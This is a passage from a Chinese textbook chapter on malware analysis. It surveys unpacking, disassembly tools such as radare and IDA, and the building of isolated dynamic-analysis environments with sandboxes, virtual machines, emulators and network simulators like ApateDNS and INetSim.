具支持的插件功能,如图 8-6 所示,通过选择与代码保护工具相应的插件实现对受保护代码的自动还原。如果无法通过现有工具实现自动脱壳,也可以通过通用的原始入口点查找插件(Generic OEP Finder)等获得加壳代码的原始入口点,并进一步利用调试器等工具进行手工脱壳,还原真实恶意代码。对脱壳技术感兴趣的读者可以进一步查阅相关书籍[1]。




图 8-6　PEiD 的插件功能

代码加壳等保护技术并不是恶意代码才会使用,很多合法软件也需要利用加壳等代码保护技术保护自身的核心代码,以免遭受盗版、破解等非法行为的侵害。恶意代码作者为了提高代码保护的力度,也会采用商业级的保护技术,如 VMProtect 等工具,因此,对于采用高强度保护技术的混淆代码而言,分析人员有时无法直接还原真实代码,需要采用动态分析技术开展进一步的分析。

8.2.7　代码反汇编

在获得恶意代码的真实代码之后,可以通过反汇编分析查看恶意代码的执行逻辑和基本功能。目前市面上有大量的开源反汇编工具和商业反汇编软件。例如,radare① 是一个开源的命令行形式的二进制代码分析框架,支持 Windows、Linux 等操作系统。

① http://radare.nopcode.org/.

radare 框架在架构上采用了很多 * NIX 系统的基本理念，包括将任何对象都视为文件，通过输入输出将独立的小工具组合在一起，以及保持简洁等。radare 框架以一个十六进制编辑器为核心，包含很多实用的命令行工具，包括汇编、反汇编、代码分析、脚本支持、代码和数据可视化等工具，这些工具都以 raxxxx 等形式命名，主要包括的工具列举如下：

1. radare

radare 是 radare 框架的核心工具，它是一个十六进制编辑器和调试器，可以文件的形式打开各种类型的对象，包括硬盘、网络、远程设备、进程等。它支持各种高级的文件操作，包括文件移动、数据分析、代码反汇编、查找替换等，并且支持 Ruby、Python、Lua 和 Perl 等脚本语言。

2. rabin

rabin 是用于从可执行的二进制代码中提取信息的工具，支持 ELF、PE、Java CLASS、MACH-O 等格式的二进制文件，可提取导出符号、导入函数、库文件依赖、代码节等文件信息。

3. rasm

rasm 是支持多种架构的汇编器和反汇编器，它支持 x86、x64、MIPS、ARM、PowerPC 等架构的二进制代码分析和 Java、MSIL 等中间语言代码分析。

4. rasc

rasc 是一个用于辅助开展漏洞利用与分析的小工具，它内部包含一个 shellcode 数据库和一个系统调用跳转接口，以及一些用于空指令填充、断点设置等的辅助功能。

5. rahash

rahash 是一个哈希计算工具，支持的哈希算法包括 MD4、MD5、CRC16、CRC32、SHA1、SHA256、SHA384、SHA512、PAR、XOR、XORPAIR、MOD255、Hamdist 和熵(Entropy)。

6. radiff

radiff 是一个二进制文件比较工具，它支持字节级的比较、增量比较和代码分析比较，从而发现被比较对象的基本代码块中的差异。其中，radiff 的增量比较通过将二进制对象转换成每行一个十六进制对的文本文件，然后再利用 GNU diff 进行文本文件比较，间接实现二进制文件的比较。

7. rsc

rsc 是命令行控制台中各种小脚本和小工具的调用入口。

radare 框架是一个具有多种分析功能的工具集合，通过各种不同命令行工具的连接组合以及大量命令行参数进行精确控制，它可以帮助分析人员实现从代码反汇编到调试跟踪等各种目的。也正是因为这个原因，其使用过程不是那么直观，需要一定的学习过程，关于 radare 框架的具体使用，可以查阅其帮助文档①。

IDA② 是一个支持 Windows、Linux 和 Mac OS 操作系统的具有良好图形用户界面的

---

① http://radare.org/r/docs.html.

② https://www.hex-rays.com/products/ida/index.shtml.



反汇编和调试工具，其界面如图 8-7 所示。它具有非常强大的功能，支持 x86、x64、ARM、MIPS 多种类型的 CPU 架构指令集，可分析 PE、ELF、DEX、JAR 等数十种可执行代码文件格式，同时支持插件扩展和脚本功能，是恶意代码分析的强大工具。IDA 是商业软件，对于非商业用途，可以下载具有基本分析功能的免费版本 IDA 5.0①。




图 8-7　IDA 界面

IDA 是非常强大的工具，其功能繁多，不仅支持静态反汇编分析，同时还支持动态调试分析。关于 IDA 的详细使用介绍，读者可以参阅相关书籍[3]。

8.3　动态分析

由于存在各种代码保护技术、混淆代码阅读困难以及代码规模较大等各种障碍，通过静态分析完全掌握恶意代码的行为功能和实现机理往往是困难的。因此，在完成静态分析获得关于可疑代码的初步信息之后，分析人员可以利用动态分析技术和工具，通过实际运行可疑代码，观察、探测、分析可疑代码的各项功能和行为机理，从而更好地判断可疑代码的恶意性和危害性。对于较为复杂的恶意代码，通常静态分析和动态分析是交替进行的，往往需要综合利用多种分析工具，进行多轮分析才能得到较为完整的分析结果。

8.3.1　动态分析环境构建

由于动态分析需要实际运行被分析代码，因此，在对恶意代码进行动态分析时，如何确保恶意代码不对外部环境产生破坏和影响是需要重点考虑的问题。通常，分析人员在受控的隔离环境里进行动态分析，将恶意代码对分析环境的影响限制在特定的范围内，同

① https://www.hex-rays.com/products/ida/support/download_freeware.shtml.

时，借助分析环境隔离工具，分析人员还可以快速地将分析环境恢复到初始状态，避免恶意代码运行后对分析环境的污染影响到后续其他样本的分析过程。

有许多工具可以用于构建受控的隔离环境，根据采用的技术方法的不同，可以分为沙箱程序、虚拟化软件和硬件模拟器3种类型。

沙箱程序是一种按照用户制定的安全策略限制其他程序行为的执行环境。沙箱程序一般通过加载自身驱动来拦截特定的系统调用，监视程序行为，并根据用户制定的安全策略来控制其他程序对系统资源的访问和使用，如将可疑程序对注册表、系统文件等的访问重定向到指定夹下，从而保护系统资源，消除可疑程序对系统的影响。典型的沙箱程序包括 Sandboxie[①]、影子系统 PowerShadow[②] 等，在 Sandboxie 构建的沙箱中运行的程序对系统造成的影响可以在沙箱程序关闭后删除，在影子系统的影子模式下运行的程序所做的任何改变都将在系统重启后消失。因此，沙箱程序为分析人员提供了一种快速测试、分析可疑样本的隔离环境。

由于沙箱程序是一个运行在操作系统上的应用软件，因此，对于一些采用高级攻击技术的恶意代码，如 rootkit、内核漏洞利用等，有时可以突破沙箱的隔离限制，实现沙箱逃逸，从而对主机系统和外界环境造成实质影响。因此，在实际的恶意代码分析过程中，更多的是利用虚拟化软件构建虚拟机，在虚拟机中运行恶意代码开展动态分析。常用的虚拟化软件包括 VMWare 和 VirtualBox 等。


VMWare Workstation[③] 虚拟化软件的功能十分强大，可详细配置每个虚拟机的硬件配置和网络环境，可以方便地创建镜像快照，暂停运行过程。分析人员可以采用可供个人免费使用的 VMware Workstation Player[④]，该软件能够运行由 VMware Workstation 或 VMware Fusion Pro 创建的虚拟机。

VirtualBox[⑤] 也是一个可以选择的虚拟化软件，它是遵循 GPL 许可证的开源自由软件，支持32位和64位系统，可运行在 Windows、Linux、Macintosh、Solaris 操作系统主机之上，支持 Windows (NT 4.0，2000，XP，Server 2003，Vista，Windows 7，Windows 8，Windows 10)、DOS/Windows 3.x、Linux (2.4，2.6，3.x，4.x)、Solaris、OpenSolaris、OS/2 和 OpenBSD 等客户机操作系统。

除了上述这些虚拟化工具，其他可供选择的虚拟化软件还包括 KVM[⑥]、Xen[⑦] 等。

虚拟化软件提供了跨系统、跨平台的虚拟化能力，同时具有较好的运行效率，是开展恶意代码动态分析的强大辅助工具。但在需要构建跨系统架构的虚拟化环境，或需要对代码运行过程进行干预和控制的时候，上述这些虚拟化软件就无能为力了，此时，可以选择硬件模拟器。硬件模拟器提供了比虚拟化软件更为强大的虚拟化能力，能够通过软件

① http://www.sandboxie.com/.
② http://www.yingzixitong.cn/.
③ http://www.vmware.com/cn/products/workstation.
④ http://www.vmware.com/go/downloadplayer-cn.
⑤ https://www.virtualbox.org/.
⑥ http://www.linux-kvm.org/.
⑦ http://www.xenproject.org/.



技术模拟出物理主机上并不真实存在的各种硬件设备，包括CPU、内存、硬盘等核心部件，以及光驱、键盘、鼠标等外围设备。典型的硬件模拟器包括QEMU①、Bochs②等。其中，QEMU由于强大的模拟能力和广泛的系统支持等特点，被学术界和工业界大量应用。需要指出的是，在运行效率和易用性方面，硬件模拟器与虚拟化软件之间仍有不小差距。例如，若不使用kqemu加速器，在QEMU上运行的虚拟机较在VMWare等虚拟化软件上运行的虚拟机慢很多。

需要注意的是，无论采用虚拟机软件还是硬件模拟器构建动态分析环境，都需要注意所用工具软件自身的安全性。相关研究表明[7]，不论采取何种虚拟化技术，相关的虚拟环境构建工具都存在潜在的安全风险。例如，VMWare历史上就被发现过多个严重安全漏洞，可导致恶意代码从虚拟机中逃逸，或导致虚拟机中的恶意代码可攻击宿主机系统，同时，QEMU也被发现过存在类似的安全漏洞，如CVE-2015-3456 VENOM漏洞，因此，在利用虚拟环境进行恶意代码分析时，最好在单独的物理主机上运行分析环境，同时密切注意宿主机系统可能出现的异常。

在有了基础的虚拟主机环境之后，还需要考虑为动态分析系统配置相应的网络环境。由于很多恶意代码具有网络访问相关行为，如果直接将虚拟主机接入真实网络环境，可能感染真实网络中的其他主机，导致对网络造成攻击和破坏；而如果将虚拟主机单独隔离，不配置网络环境，那么恶意代码很可能因为网络条件不满足而无法正常运行，从而导致分析人员无法全面、准确地获得恶意代码的行为、功能等信息。因此，在恶意代码分析中，一个折中的办法是为虚拟机配置仿真的网络环境，通过仿真、模拟恶意代码常用的网络协议和服务，如DNS、HTTP、SMTP等，既满足恶意代码行为激发的需要，同时又避免对真实网络造成影响。在网络环境仿真方面可利用的工具包括ApateDNS、INetSim等。

ApateDNS③是Mandiant公司开发的一款DNS服务模拟工具。它有简单易用的图形化用户界面，可以自动将本地的DNS服务器设置为本地主机(localhost)，通过监听本地主机的UDP 53号端口模拟DNS服务器，并根据用户配置对恶意代码的DNS请求做出响应，向恶意代码返回用户指定的IP。图8-8是利用ApateDNS模拟DNS服务器响应www.vvindow.com、hkhimen.3322.org、downs.indian-info.in等恶意软件的相关域名解析请求。

除了DNS之外，恶意软件还可能需要访问其他的网络服务，为此，可以利用INetSim④网络服务模拟工具集。该工具集是遵循GPL许可证的自由软件，运行在Linux环境下。利用INetSim，分析人员可以在实验室环境下模拟各种常见的网络服务，从而辅助分析人员深入分析未知恶意代码的网络相关行为。INetSim工具集中包含了如下服务的模拟能力：HTTP/HTTPS、SMTP/SMTPS、POP3/POP3S、DNS、FTP/FTPS、

① http://fabrice.bellard.free.fr/qemu/.
② http://bochs.sourceforge.net/.
③ https://www.fireeye.com/services/freeware/mandiant-apatedns.html.
④ http://www.inetsim.org/.




图 8-8 利用 ApateDNS 模拟 DNS 服务器响应域名解析请求

TFTP、IRC、NTP、Ident、Finger、Syslog、Daytime、Time、Echo、Chargen、Discard、Quotd、Dummy。

INetSim 支持的各项服务的侦听端口以及响应内容可以通过配置文件调整和定制。

